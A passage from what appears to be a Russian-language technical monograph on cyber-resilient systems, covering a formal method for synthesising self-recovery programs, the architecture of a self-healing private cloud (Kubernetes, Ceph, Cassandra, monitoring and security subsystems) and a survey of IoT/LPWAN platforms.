R = <X,Y,C,c_0,λ, δ, F>, где X = {x_i/i = 1...n} – входной автомат; Y = {y_i/i=1...m} – выходной автомат; C = {C_i/i=0...k} – множество состояний; λ: C x X→C – функция переходов; δ: Cx X→Y – функция выходов; F ⎸ C – множество заключительных состояний.	T_R = <V_R,B_R,F_R>, где V_R – процедура выполнения команд; B_R – σ x λ – набор команд; F_R = C ∪ X ∪ Y – база фактов.

Рис. 5.8. ***Расширение теории САА В. М. Глушкова***



МЕТОД ГЕНЕРАЦИИ ПЛАНОВ ВЫПОЛНЕНИЯ ПРОГРАММ САМОВОССТАНОВЛЕНИЯ

① СИСТЕМА ПРЕДСТАВЛЕНИЯ ЗНАНИЙ ДЛЯ СИНТЕЗА ПРОГРАММ САМОВОССТАНОВЛЕНИЯ

Φ=<T, N, P, π>, где
T=$T_1T_2T_3T_4T_5T_6T_7T_8$ – терминальный словарь
$T_1 = \{\varphi_1,\varphi_2,...,\varphi_n\}$ – имена загрузочных модулей восстановления
$T_2 = \{\Psi_1,\Psi_2,...,\Psi_n\}$ – имена текстовых процедур восстановления
$T_3 = \{a_1,a_2,...,a_n\}$ – имена исходных спецификаций возмущений
T_4 = {RAZV, CYCLE, RASCH} – имена управляющих конструкций
T_5 = {>, <, r>, r<, =, r=, ≥, ≤, &, I, #, c} – логические отношения и знаки
$T_6 = \{Y_1,Y_2,...,Y_n\}$ – имена условий применимости модулей
$T_7 = \{G_1,G_2,...,G_n\}$ – имена программных комплексов восстановления
$T_8 = \{D_1,D_2,...,D_n\}$ – имена действий и сценариев восстановлений
N = $\{B_1,B_2,...,B_n\}$ – имена целевых спецификаций восстановления
P = $\{P_1,P_2,P_3,P_4,P_5\}$ – классы продукций

P1 – базовые продукции
aF→B(F→B)
BF→B
aBF→B(BaF→B),
где a [T3, B [N, F [T1 T2
P2 – исходные продукции
a0 B φ0 → A
RAZV(B1 pr Bj [svBk prBn...], Ba Br) → A
RAZV(B1 pr Bj [svBk prBn...], Ba) → A
CYCLE (a, Ba) → A
CYCLE (a, Ba, B1 pr C) → A
pr – логическое отношение
sv – логическая связка
c – константа
P3 – временные продукции: #B → B,
P4 – агрегации: $a^a\varphi_1...\varphi_j \rightarrow B^a$
P5 – интегральные продукции: C → B
A – аксиома системы продукций
π=<α, β, γ,> – правила манипулирования

② ПРОДУКЦИОННАЯ СИСТЕМА ЗНАНИЙ КОМПЛЕКСА ПРОГРАММ САМОВОССТАНОВЛЕНИЯ

Исходная продукция вида $a_0 * b\varphi_0 \rightarrow b$
Система продукций вида:

$$\begin{cases} a_1 a_2 \varphi_1 \rightarrow b_1 b_2 \\ a_1 a_4 \psi_1 \rightarrow b_3 \\ a_5 a_6 \psi_4 \rightarrow b_9 b_{10} \\ a_3 a_5 * b_1 * b_3 \varphi_2 \rightarrow b_4 \\ * b_2 \varphi_7 \rightarrow b_{13} b_{14} \\ a_1 * b_{13} * b_{15} \varphi_8 \rightarrow b_{11} b_{12} \\ a_2 a_4 \varphi_4 \rightarrow b_6 b_7 \\ a_2 * b_{14} \psi_2 \rightarrow b_{15} \\ * b_{15} \varphi_9 \rightarrow b_{16} \\ * b_3 * b_4 * b_6 b_{14} \varphi_3 \rightarrow b_5 \\ a_6 * b_7 \psi_3 \rightarrow b_8 \\ a_4 a_5 * b_3 * b_9 * b_{10} \varphi_5 \rightarrow b_{17} b_{18} \\ * b_5 * b_8 * b_{16} * b_{18} \varphi_6 \rightarrow b_{19} \end{cases}$$

Правила манипулирования:
α – правило подстановки:
V[*b_kF→A][aF→b_k]aF→A.
β – правило конкатенации:
V[$a_i$$F_1$→A, $a_i$$F_2$→A] a_i $a_i$$F_1$ F_2→A.
γ – правила эквивалентных преобразований:
V[a_1, a_0]a; V[a_1, a_1]a; V[φ_1, φ_0]φ; V[φ_1, φ_2, φ_3] φ_1, φ_2.

③ КРИТЕРИИ ВЫБОРА АЛЬТЕРНАТИВНЫХ ПРОДУКЦИЙ

Максимального удовлетворения условиям
MAX [(Y_q Y_j) V (Y_h Y_i)
Мощности программной модели:
MAX [(B_n B_j) V (B_m B_i)]
Определенности исходных спецификаций
MIN [(a_r\(a_r a_j)) V (a_r\(a_r a_i))]
Оптимальности вывода
MAX [(B_k B_j) V (B_l B_i)]
Минимума побочных работ
MIN [(B_k\ (B_k B_j)) V (B_l\ (B_l B_j))]
Минимума дополнительных функций:
MIN [(Y_q\ (Y_q Y_j)) V (Y_h\ (Y_h Y_i))]

④ СХЕМА ВЫВОДА ЛИНЕЙНЫХ ПЛАНОВ ВЫПОЛНЕНИЯ ВОССТАНОВЛЕНИЯ

I. Постановка
«Задача». Дано: a_1, a_2, a_3, a_4, a_5, a_6. «Найти»: B_3, B_{14}, B_{18}: «Конец»
I. Вывод $a_0B_3\varphi_0 \rightarrow A$| a_0 a_1 a_4 ψ_1 φ_0 → A
a_0 B_{14} φ_0→A| a_0 B_2 ψ_1 φ_0→A| a_0 a_1 a_2 φ_1 φ_7 φ_0 →A
a_0 B_{18} φ_0→A| a_0 a_4 a_5 B_9 B_9 B_{10} φ_5 φ_0 → A
a_0 a_4 a_5 a_1 a_4 ψ_1 B_9 B_{10} φ_5 φ_0 → A
a_0 a_4 a_5 a_1 a_4 ψ_1 a_5 a_6 ψ4 B_{10} φ_5 φ_5 → A
a_0 a_1 a_5 a_1 ψ_1 a_5 a_6 ψ_4 a_5 a_6 ψ_4 φ_5 φ_0 → A
Конкатенация
a_0 a_1 a_4 ψ_4 φ_9 a_6 a_1 a_2 φ_1 φ_7 φ_9 a_0 a_4 a_5 a_1 a_4 ψ_1 a_5 a_6
ψ_4 a_5 a_6 ψ_4 φ_5 φ_{10} → A
Эквивалентные преобразования
a_1 a_2 a_4 a_5 a_6 ψ_1 φ_2 φ_7 ψ_4 φ_5 → A
II. Синтез управляющей ПЛ-программы восстановления
P: PROC OPTIONS (MAIN);
DCL({a_1, a_2, a_4, a_5, a_6})
DCL{ φ_1} ENTRY (..., ..., ...); ....
DCL{ φ_7} ENTRY (..., ..., ...); ....
CALL VOID;
% INCLUDE { ψ_1}; CALL { φ_1}; CALL { φ_7};
% INCLUDE { ψ_4}; CALL { φ_5};
END P;

⑤ СХЕМА ВЫВОДА ПЛАНОВ С РАЗВЕТВЛЕНИЯМИ И ЦИКЛАМИ

I. Постановка
«Задача». Дано: a_1, a_2, a_3, a_4, a_5, a_6. «Найти»: B_4; Многократно: B_9, по a_6 KOH; Многократно B_{15} по a_1, пока B_{14}<0,5 KOH; если B_8≤ B_3 то B_{17} иначе B_5 KOH; B_{11}.
II. Вывод
CYCLE (a_6, B_3) → A
CYCLE (a_6, a_2, a_4, a_5, φ_4, ψ_3) → A
CYCLE (a_5, B_{13}, B_{14}, prC)→A
CYCLE (a_1 a_1 a_2 φ_1 φ_2, a_1 a_2 φ_1 φ_2 prC) → A
RAZV (B_9, prB$_3$, B_{17}, B_5) →A
RAZV (a_2 a_6 ψ_4 pra$_1$ a_4 ψ_1 a_1 a_4 a_5 a_6 ψ_1 ψ_4 φ_5 a_1 a_2 a_4 φ_4 ψ_1 φ_2 φ_1 φ_2 φ_3)→A
a_0 B_4 φ_0→A
a_0 a_1 a_2 φ_1 ψ_1 φ_2→A
a_0B_{11} φ_0→A
a_0 a_1 a_2 φ_1 φ_7 φ_9→A
Конкатенация и эквивалентные преобразования
a_1 a_2 a_3 a_4 a_5 a_6 CYCLE (a_6, φ_4, ψ_3) CYCLE (a_1, φ_1, φ_7, #B_{14} prC) ψ_4 ψ_1
RAZV(#B_9prB$_3$, φ_5, φ_7) φ_2, φ_7, φ_8 → A
III. Синтез управляющей ПЛ-программы восстановления
P: PROC OPTIONS (MAIN);
CALL VVOD; DO (a_6)= ...CALL(φ_4); INCLUDE (ψ_3) END;
DO (a_1)=...WHILE (B_{14})<0,5
CALL (φ_1); CALL (φ_2); END;
%INCLUDE { ψ_4}; % INCLUDE { ψ_1};
IF (B_9)<=(B_3) THEN DO: CALL (φ_5); END;
ELSE DO: CALL (φ_7); END;
CALL (φ_2); CALL (φ_7); CALL (φ_8);
END P;

Рис. 5.9. ***Метод синтеза микро- и макропрограмм самовосстановления вычислений***

- модели представления восстановления киберфизических систем;
- процедурах выработки и исполнения плана восстановления киберфизических систем;

3. разработана методика обнаружения и нейтрализации информационно-технических воздействий на киберфизические системы с использованием системы иммунитетов;

4. предложены методические и практические рекомендации по построению киберфизических систем с системой иммунитетов к массовым кибератакам злоумышленника.

5.2. Пример разработки самовосстанавливающегося частного облака

Частное облако представляет собой *модель облачных вычислений*, в которой все инфраструктурные ресурсы и сервисы предназначены для одной организации. В отличие от публичного облака, такая модель характеризуется повышенным уровнем безопасности, широкими возможностями контроля, более гибким выбором аппаратного обеспечения и соблюдением требований законодательства в части выполнения требований информационной безопасной на территории страны, в том числе федеральных законов № 187-ФЗ *«О безопасности критической информационной инфраструктуры Российской Федерации»* и № 152-ФЗ *«О персональных данных»*. Покажем, использование каких подходов и технологий позволяет на практике создать киберустойчивое частное облако.

5.2.1. Выбор и обоснование инструментальных средств разработки

Известная практика построения катастрофоустойчивых и отказоустойчивых облаков основана на современных технологиях надежности, отказоустойчивости и аварийного восстановления (см. рис. 5.10).

Выберем два возможных направления развития инструментальных средств для построения киберустойчивого частного облака – платформы для построения *виртуальных* и *выделенных* частных облачных сред. К известным решениям данного класса, в частности, относятся:

- *Red Hat Open Shift Container Platform* – платформа для разработки, развертывания и эксплуатации классических и контейнерных приложений в физических, виртуальных и общедоступных облачных средах;
- *Amazon Virtual Private Cloud, Google Cloud Platform, Mail.ru* Облако, Яндекс Облако – представляют собой публичные облака, спроектированные под большое число клиентов;
- *VMware vCloud Suite, Microsoft Azure Stack, Cisco Private Cloud, Oracle Private Cloud* – характеризуются развитым функционалом для работы множества клиентов и наличием типовых решений для построения частного облака одного клиента;




Рис. 5.10. ***Известные технологии для построения облаков, Gartner***

• *HPE Helion Cloud System* – комплекс программных решений для развертывания частных и гибридных облачных сред;
• *Dell Active System* – семейство готовых интегрированных систем для частного облака, виртуализации и развертывания приложений.




Рис. 5.11. ***Состав платформы Red Hat Open Shift Container Platform***

Например, *Red Hat Open Shift Container Platform* (см. рис. 5.11) (https://www.redhat.com/en/technologies/cloud-computing/openshift %20OpenShift) позволяет подготовить, собрать и развернуть приложения и их компоненты. При этом средства автоматизации сборки исходного кода на основе *S2I-образов* (от *source-to-image*) упрощают сборку *контейнеров Docker* на основе кода, извлеченного из системы контроля версий. А объединение с инструментами *DevOps (разработки и операционной деятельности)* и *CI/CD (непрерывной доставки и интеграции)* способствует развитию решения.

Рассмотрим возможное решение на основе открытого программном кода (рис. 5.12), в котором использованы передовые облачные технологии, в том числе модели и методы распределенной обработки данных, технологии контейнерной оркестрации, архитектурные решения программно-определяемого хранилища данных и универсальной шины данных. Кроме этого, для описываемой платформы разработана уникальная централизованная отказоустойчивая подсистема логирования и мониторинга, а также инновационная подсистема обеспечения кибербезопасности, основанная на следующих авторских технологиях.

Технология иммунной защиты. Разработан соответствующий SDK, который впервые в практике кибербезопасности позволяет накапливать и применять искусственный кибериммунитет для защиты от ранее неизвестных типов кибератаки вредоносного программного обеспечения *(более 50 % общего числа кибератак)*. SDK интегрируется в наиболее распространенные инструментальные среды и студии разработки цифровых платформ и приложений на различных языках программирования (*JavaScript, Java, C#, Python, C++, TypeScript, Swift, Kotlin, Rubi, Go, 1C, C, Scala, Pascal/Delphi, T-SQL, Dart, PLSQL, Erlang, Apex* и пр.). Его практическая значимость заключается в том, что он позволяет реализовать так называемый динамический контроль и предотвращать переводы критически важной информационной инфраструктуры государства и бизнеса в *необратимые и катастрофические состояния* [1–12].

Технология выявления «цифровых бомб». Реализована на основе *глубокого семантического анализа и паспортизации приложений* с помощью *размерностей и инвариантов подобия*. К известным методам обнаружения программных закладок относятся *методы статического и динамического анализа* программного обеспечения. Также сейчас получают широкое распространение так называемые *методы профилирования* на основе контроля поведения критически важной информационной инфраструктуры в условиях роста угроз безопасности. Однако проведение статического анализа при отсутствии исходных текстов программ и программной документации потребовало поиска новых подходов, позволяющих эффективно обнаруживать, предупреждать и блокировать программные закладки. Поэтому было предложено, обосновано и реализовано оригинальное решение упомянутой задачи, базирующееся на выявлении программных дефектов благодаря исследованию ПО с учетом *структурных, логических и операционных свойств* программ на основе:

- комплекса *моделей и методов теории графов* (для исследования структуры программных закладок);
- *RSL-логики* (для изучения логики программных закладок);
- *сетей Петри* с проверкой на нуль (для исследования действий программных закладок);
- *теории подобия и размерностей* (для динамического контроля семантики вычислений).




Рис. 5.12. ***Состав платформы на базе открытого программного кода***

В результате был разработан оригинальный инструментарий и *автомат динамического контроля* для выявления и нейтрализации *деструктивных программных закладок* и «*цифровых бомб*» критически важной информационной инфраструктуры [13–21].

Технология гомоморфного шифрования и квантового криптоанализа. Сегодня системы гомоморфного шифрования (*RSA, Эль Гамаля, Пейе, Джентри – Палеви – Смарта, Грибова – Михалева, Буртыка – Бабенко*) получают широкое распространение применительно к защите облачных вычислений. В рассматриваемой разработке использована уникальная технология выявления ранее неизвестных уязвимостей криптографических примитивов и алгоритмов асимметричного шифрования, в том числе на основе квантового криптоанализа – модифицированного *алгоритма Шора* и оригинального *алгоритма Гровера.* Программно-аппаратный комплекс квантового криптоанализа облачных вычислений разработан на языке программирования *Python* в вычислительной среде *Jupiter.* Полученные результаты позволили значительно улучшить криптографическую защиту облачных вычислений на базе упомянутой выше платформы на открытом программном коде [22–35].

5.2.2. Состав и структура возможного частного облака с кибериммунитетом

В состав предлагаемой универсальной платформы для построения киберустойчивого частного облака вошли следующие основные компоненты:

- инженерная инфраструктура *Центра обработки данных*;
- аппаратное обеспечение платформы;
- программное обеспечение *Core Services*;
- программное обеспечение *Data Services*;
- программное обеспечение *Management;*
- программно-определяемое хранилище данных *Ceph*;
- управляемая среда выполнения приложений в *контейнерах Kubernetes*;
- программное обеспечение баз данных:
- подсистема обеспечения безопасности;
- прочее программное обеспечение;
- вспомогательное программное обеспечение и сервисы.

Рассмотрим функционал и технические характеристики перечисленных компонентов платформы подробнее (см. рис. 5.12).




Рис. 5.13. ***Классическая трехуровневая архитектура сетей ЦОД***

Сетевая инфраструктура платформы

Сетевая инфраструктура платформы спроектирована на сравнительно новой архитектуре *Leaf-Spine* (https://networklessons.com/cisco/ccna-200-301/spine-and-leaf-architecture), пришедшей на замену классической трехуровневой архитектуре сетей в центрах обработки данных (ЦОД) (см. рис. 5.13), в которой использовался протокол *Spanning Tree (STP)*, в том числе для предотвраще-

ния маршрутных петель при передаче данных.

Отличительной способностью Leaf-Spine (см. рис. 5.14) является способность к адаптации с помощью оперативного масштабирования к росту объема больших данных (Big Data).

К преимуществам архитектуры Leaf-Spine (см. рис. 5.15) относятся:

- динамическая маршрутизация третьего уровня на основе протокола *Equal-Cost Multi-pathing (ECMP)*, позволяющая улучшить пропускную способность сети и обеспечивающая требуемую стабильность передачи данных;
- возможность расширения пропускной способности сети путем добавления нового оборудования.

К ее недостаткам можно причислить увеличение количества связей в схеме коммутации *Leaf и Spine* устройств, а также определенные трудности при развертывании *VLAN* в сети. Для решения этой проблемы рекомендуется пользоваться функционалом *Software Defined Networking (SDN)* и создать виртуальный уровень 2 поверх сети *Leaf-Spine* [20–28].




Рис. 5.14. ***Перспективная архитектура Leaf-Spine***




Рис. 5.15. ***Сетевая архитектура платформы с открытым кодом***

Серверная инфраструктура платформы

В состав серверной инфраструктуры платформы вошли следующие компоненты (см. рис. 5.16).

- *AUX-серверы* – отвечают за сбор и обработку системной информации, метрик, логов и т. п., а также за быстрое и удобное развертывание конфигураций на множестве серверов с применением техник, используемых в облачных платформах. Применяется линейное масштабирование.
- *Kubernetes-кластер* – серверные ноды (от лат. nodus – узел) *K8S-MASTER* плюс несколько *K8S-WORKER*. Количество нод *Kubernetes-кластера* зависит от требуемых вычислительных мощностей. Ноды *K8S-LB* отвечают за балансировку пользовательской нагрузки. Применяется линейное масштабирование.
- *Кластер CEPH* – серверные ноды *CEPH-HOT* (ноды кластера *CEPH* с дисками, обладающими высокой




Рис. 5.16. ***Серверная инфраструктура платформы***

скоростью чтения и записи, как правило, SSD). Серверные ноды *CEPH-WARM* (ноды кластера с дисками, имеющими стандартные параметры скоростей чтения/записи, как правило, *HDD*). Количество нод кластера CEPH зависит от требуемых объемов хранения информации. Применяется линейное масштабирование.

Программное обеспечение Core Services

Предназначено для развертывания безопасной и устойчивой платформы с целью запуска приложений и хранения данных, а также обновления программного обеспечения компонент платформы.

Программное обеспечение Data Services

Предназначено для решения следующих задач:

- обмен сообщениями между разными приложениями;
- обеспечение масштабируемости и отказоустойчивости;
- обеспечение гарантии доставки;
- поддержка хранения ограниченного объема последних сообщений на диске для обеспечения возможности пакетной обработки данных.

Программное обеспечение Management

Предназначено для решения следующих задач:

- сбор и хранение метрик и логов;
- детектирование проблем по заданным триггерам с последующим оповещением;
- предоставление информации о состоянии компонент кластера;
- выполнение рутинных операций над компонентами кластера;
- выявление проблем с производительностью и устойчивостью компонент кластера.

В состав программного обеспечения *Management* вошли следующие компоненты:

- система мониторинга и логирования – производит сборку метрик со всех машин и приложений для последующей обработки и анализа, позволяет настроить триггеры на определенные типы событий, возникающих в кластере, с дальнейшим оповещением с помощью электронной почты и *Slack*;
- система логирования производит сборку логов со всех серверов и приложений;
- система управления кластером: обслуживающему персоналу предоставляется *веб-интерфейс* для управления, а также получения информации о состоянии компонент кластера. Производится логирование всех операций, совершаемых с кластером, для последующего разрешения возникших инцидентов. С целью оперативного информирования о проблемах используется механизм нотификаций.

5.2.3. Использование программно-определяемого хранилища данных Ceph

Задействована перспективная система хранения данных *Ceph* (https://www.redhat.com/en/technologies/storage/ceph), представляющая собой отказоустойчивое распределенное хранилище данных (см. рис. 5.17). Важная особенность Ceph – возможность масштабирования на десятки тысяч узлов, за счет чего обеспечивается масштабирование хранилища в *петабайтном, Pb (англ. petabytes)* масштабе. Встроенные механизмы репликации данных позволяют обеспечить требуемую высокую надежность и доступность системы.




Рис. 5.17. ***Система хранения данных Ceph***

Система хранения Ceph представлена набором из нескольких типов сущностей:

- *OSD (object storage daemon)* – сущность, отвечающая за хранение данных. Представляет собой *«демон»*, который работает непосредственно с отдельным физическим хранилищем данных (на каждом узле кластера может располагаться большое количество *OSD-сущностей*);
- *Mon (monitor)* – координатор инфраструктуры *Ceph*, содержащий

информацию о подключенных *узлах хранения (OSD)*, распределении данных и состоянии кластера, а также обеспечивающий адресацию и репликацию данных;

• *RGW (RADOS Gateway)* – вспомогательный *«демон»*, исполняющий роль шлюза с целью предоставления объектного хранилища. *Ceph* обеспечивает две разные абстракции для работы с хранилищем, а именно – объектное хранилище и блочное устройство *Ceph.*

Абстракция блочного устройства дает пользователю возможность создавать и использовать виртуальные блочные устройства произвольного размера, абстракция объектного хранилища – использовать *Ceph* для хранения пользовательских объектов, используя S3-совместимый протокол.

5.2.4. Применение сред управления контейнерами Docker и Kubernetes

Сегодня широкое распространение получили технологии для построения безопасных и устойчивых частных облаков на основе систем управления контейнерами *Docker и Kubernetes.*

Здесь *Docker* (известный проект с открытым программным кодом) позволяет упаковать приложение *(микросервис)* в *контейнер* вместе со всеми зависимостями. Он упрощает развертывание приложений, поскольку образ может быть запущен практически на любой *Linux*-системе без установки дополнительных библиотек и файлов конфигурации. Для развертывания приложений, упакованных в *Docker*, используется соответствующая система *оркестрации.*

Kubernetes (тоже проект с открытым кодом) – система автоматического развертывания и управления проектами на основе микросервисной архитектуры и технологии *Docker. Kubernetes* объединяет большое количество вычислительных узлов в единый кластер. Горизонтальное масштабирование достигается за счет того, что экземпляры образа запускаются на разных физических серверах, а нагрузка на сервис автоматически распределяется между запущенными экземплярами (см. рис. 5.18).

Программное обеспечение баз данных

Для управления базами данных задействована система *Cassandra* (http://cassandra.apache.org/), относящаяся к классу *NoSQL-систем* и рассчитанная на создание высокомасштабируемых и надежных хранилищ больших массивов данных, представленных в виде *хэша. Cassandra* применяет модель хранения данных на базе семейства столбцов. Помещенные в базу сведения автоматически реплицируются на несколько узлов распре-




Рис. 5.18. ***Система управления контейнерами Docker и Kubernetes***

деленной сети. Названная *система* характеризуется высокой масштабируемостью и надежностью, большой пропускной способностью для операций записи и считывания, настраиваемой согласованностью, быстрой записью и гибкой схемой. *SQL*-подобный язык запросов поддерживает поиск данных посредством вторичных индексов (см. рис. 5.19).




Рис. 5.19. ***Система управления базами данных Cassandra***

Система мониторинга и логирования

Эта система предназначена для сбора данных с машин и приложений с целью последующей обработки и анализа. Позволяет настроить триггеры на определенные типы событий, возникающие в кластере, с дальнейшим оповещением через электронную почту и корпоративный мессенджер. Упомянутая система также производит сборку логов со всех серверов и приложений, объединяет и систематизирует их инфраструктуру.

Система логирования и мониторинга обрабатывает, агрегирует и выводит в доступном виде следующие данные:

- информацию, отражающую работу систем, процессов и сервисов, в том числе о работе программно-определяемой распределенной файловой системы;
- значения температуры, напряжения, скорости вращения вентиляторов и информацию, поступающую с других датчиков серверного и сетевого оборудования;
- данные мониторинга и использования дисковых разделов;
- показатели механизма самоконтроля, анализа и отчетности дисков;
- информацию, получаемую с сетевых устройств, которая содержит технические данные о них.

Подсистема кибербезопасности

В состав подсистемы кибербезопасности вошли следующие компоненты:

- программно-аппаратный комплекс защиты от несанкционированного доступа;
- программно-аппаратный комплекс обнаружения, предупреждения и нейтрализации кибератак;
- программно-аппаратный комплекс иммунной защиты для обнаружения и нейтрализации ранее неизвестных кибератак;
- программно-аппаратный комплекс гомоморфного шифрования;
- антивирусное программное обеспечение;
- система контроля защищенности;
- система многопоточной проверки файлов и др.

Краткие итоги

Актуальность построения киберустойчивого частного облака подтверждается динамикой роста объема рынка соответствующих решений. Так, по данным компании *PRnewswire*, объем рынка решений для частных облаков к 2025 году достигнет *183 млрд долларов США* (https://www.prnewswire.com/news-releases/the-global-private-cloud-server-market-size-is-expected-to-reach-183-billion-by-2025--rising-at-a-market-growth-of-29-4-cagr-during-the-forecast-period-300952631.html). При этом среднегодовые темпы роста *CAGR* составят *29,4 %* в течение прогнозного периода. По данным аналитической компании *Grand view research*, объем мирового рынка решений для частных облаков в 2018 году оценивался в *30,24 млрд долларов США*, и ожидается, что в период с 2019 по 2025 годы показатель *CAGR составит 29,6 %* (https://www.grandviewresearch.com/industry-analysis/private-cloud-server-market).

Мы рассмотрели возможный подход к построению киберустойчивого частного облака на основе известных и авторских моделей и методов иммунной защиты, а также технологий распределенной обработки данных, контейнерной оркестрации и др.

5.3. Пример разработки самовосстанавливающегося Интернета вещей

Актуальность разработки киберустойчивой платформы Интернета вещей (IIoT/IoT) объясняется необходимостью обеспечить требуемую безопасность и устойчивость критической информационной инфраструктуры Российской Федерации в условиях роста угроз безопасности, и несовершенством известных моделей, методов и средств сбора и обработки данных в сетях IIoT/IoT на основе технологий беспроводной связи Sigfox, LoRaWaN, «Стриж»/«Вавиот» (XNB/Nb-Fi), NBIoT. Представлены основные научно-технические результаты решения упомянутой задачи на основе авторских моделей и методов теории подобия и размерностей распределенных вычислений, отечественной технологии беспроводной связи Logic Inter Node Connection (LINC) (http://aura360.ru/), а также отечественной операционной системы FenixOS (https://fenix.link/kontakty/), предназначенной для сбора и обработки телеметрических данных. Исследование выполнено в рамках федерального проекта «Информационная безопасность» национальной программы «Цифровая экономика Российской Федерации». Важно отметить, что полученные результаты позволили спроектировать опытный образец отечественной платформы Интернета вещей (IIoT/IoT) с самовосстанавливающимися трактами приема и передачи данных между «умными» устройствами (SMART).

5.3.1. Ограничения известных платформ Интернета вещей

Согласно аналитическому обзору *IoT Trends to Watch* компании *IHS Markit* (https://cdn.ihs.com/www/pdf/IoT-Trend-Watch-eBook.pdf), в 2021 году количество подключенных *IIoT/IoT*-устройств в мире превысит *51 млрд* единиц. В первую очередь, рост числа упомянутых устройств произойдет за счет потребности в дистанционном управлении оборудованием. По имеющимся прогнозам, на коммерческий и промышленный сектор, использующий решения для автоматизации зданий, промышленной автоматики и умного освещения, в период с 2020 по 2030 годы придется около половины всех подключенных устройств. При этом на первый план выходит так называемая *гиперконвергенция современных технологий* цифровой трансформации: Интернета вещей *(IIoT/IoT)*, искусственного интеллекта *(AI)*, облачных и туманных вычислений *(Cloud and Fog computing)* и, конечно, сбора и обработки больших данных *(Big Data)*. Сегодня количество устройств *IIoT/IoT* и соответствующих микроэлектронных компонентов увеличивается высокими темпами. Сложность платформ Интернета вещей – множество разнообразных конечных элементов (датчиков, сенсоров, базовых станций и т. п.), а также сложность поведения упомянутых систем – алгоритмов и способов взаимодействия между ними – тоже постоянно растут (см. рис. 5.20 и 5.21). В первую очередь это касается *IIoT/IoT*-платформ для «умных» *(smart)* киберсистем: интеллектуальной энергетики, «умного» города и транспорта, «умного» дома и т. д. В довершение ко всему упомянутые платформы и конечные устройства *IIoT/IoT* поддерживают различные форматы межсетевого взаимодействия, в том числе форматы сетей дальнего радиуса действия *(Low-*




Рис. 5.20. ***Текущая модель большинства известных платформ Интернета вещей (IIoT/IoT)***

power Wide-area Network – LPWAN): LoRa, Narrow Band IoT (NB-IoT), XBN, ZiNa, NB-Fi, Sigfox, ZigBee, PLC (ПЛС), «Стриж», «Вавиот», LINC и пр. [1–5, 7–12]. В упомянутом обзоре *IoT Trends to Watch* аналитики *IHS Markit* выделяют несколько ключевых тенденций, которые повлияют на развитие *IIoT/IoT* в ближайшее время.




Рис. 5.21. ***Возможная схема ядра платформы Интернета вещей (IIoT/IoT)***

1. Привлекательные возможности Интернета вещей *(IIoT/IoT)* способствовали появлению большого количества дублирующих и однотипных решений на основе технологий беспроводной связи *Bluetooth, Wi-Fi, 5G, NB-IoT, LoRa, Sigfox* и других. Консолидация стандартов связи и обработки данных впереди, но в ближайшей перспективе будет преобладать фрагментация и конкурирование *IIoT/IoT*-решений.

2. Набирает силу гибридный подход на основе локальных *ЦОД и частных облаков*, ввиду того, что для предприятий цифровой экономики такое размещение и соответствующая обработка данных являются конкурентным преимуществом. Ожидается, что все больше цифровых предприятий будут использовать как локальные *ЦОДы*, так и локальные облачные сервисы для управления своей *ИТ*-инфраструктурой.

3. Развитие требований к функционалу маломощных устройств Интернета вещей *(IIoT/IoT)*, способность работать в лицензированном и нелицензионном спектре, а также обеспечение лучшего качества покрытия существенно снижают затраты предприятий, использующих *LPWAN-решения*.

4. Сотовые *IIoT/IoT-шлюзы* с целью подключение к глобальной сети Интернет используются для организации и выполнения так называемых граничных или краевых вычислений. При этом больше внимания потребуют вопросы кибербезопасности сотовых *IIoT/IoT-шлюзов*.

5. Проблема кибербезопасности становится одной из главных для становления и развития известных платформ Интернета вещей *(IIoT/IoT)*. Риски для них значительно вырастут. Несмотря на популяризацию технологии блокчейн, она – не панацея для построения безопасных и доверенных решений. На начальных стадиях развития платформ *IIoT/IoT*-технология блокчейна будет задействована в управлении активами и *Smart-контрактами*.

6. Большинство *IIoT/IoT-платформ* становятся более интегрированными. Сегодня известно более *400* разработчиков и поставщиков подобных решений. Однако значимые инновации и соответствующие результаты появятся, когда разработчики *IIoT/IoT*-приложений освоят весь богатый функционал технологии сбора и обработки больших данных *(Big Data)*.

Например, IIoT/IoT-решения компании *«Современные Радио Технологии»* (www.strij.tech) – *«Стриж»* – базируются на проприетарной технологии передачи данных *LPWAN XNB* (ранее – *Marcato2*), представляющей собой модификацию французской *LPWAN*-технологии *Sigfox*. *XNB* имеет узкую направленность и характеризуется рядом особенностей, в частности, низкой скоростью передачи данных, ограниченным объемом передаваемых данных, низким уровнем криптозащиты каналов связи и данных. Упомянутая технология работает в условиях Интернета, отличается низкой энергоэффективностью и скоростью передачи данных (время передачи пакета данных составляет примерно 6 с) [1–5].

Решения компании «Вавиот» (https://waviot.ru/) (вышла из состава «Современные Радио Технологии») основаны на технологии беспроводной передачи данных NB-Fi, получившей в 2019 году в России статус первого национального стандарта связи для IIoT/IoT. Вместе с тем, она тоже характеризуется узкой направленностью и значительными ограничениями, в том числе низкой скоростью передачи данных (аналогично описанной выше технологии), небольшим объемом полезных данных, большим объемом служебных данных в пакете (overhead), недостаточным уровнем криптозащиты каналов связи и данных. В этой техноло-

гии отсутствует симметричный обратный канал для режимов работы и устройств, как и возможность построения локальных систем без Интернета [6-12].

Решения компаний из LoRa Alliance – «Лартех» (https://lar.tech/), «Смартико» (https://smartiko.ru/), «Сеть 868» (https://net868.ru/), «ЭР-телеком» (https://iot-ertelecom.ru/) и других – базируются на американской технологии *LoRaWan (Long Range Wide Area Networks)* [13–18], разработанной на базе метода модуляции *LoRa* калифорнийской компании *Semtech, США* (https://www.semtech.com/lora). *Кроме Semtech*, в альянс входит *IBM (основатель)* ряд известных производителей электроники – *Cisco, Kerlink, IMST, Microchip Technology* – и ведущих операторов связи – *Bouygues Telecom, Inmarsat, Singtel, Proximus, Swisscom и прочие*. Сегодня сети *LoRaWAN* эксплуатируются более чем в 15 стран мира (тестируются более чем в 60 странах), крупнейшие развернуты в *США, Австралии* и ряде европейских стран. Технология *LoRaWan* и соответствующие решения относятся к классу широкополосных и обеспечивают высокие показатели бюджета канала связи (до *168* дБ). При этом упомянутые решения не работают без доступа в Интернет. Результаты эксплуатации свидетельствуют о нерациональном использовании выделенной полосы частот и значительном объеме служебной информации в пакете *(overhead)*. По названным причинам число конечных устройств ограничено. Длительность пакета большая, что обуславливает более низкую энергоэффективность и более редкую передачу данных. Полноценный обратный канал для автономных устройств невозможен, отсутствуют режимы ретрансляции. Наконец, решения на основе *LoRaWan* характеризуются слабой помехозащищенностью.

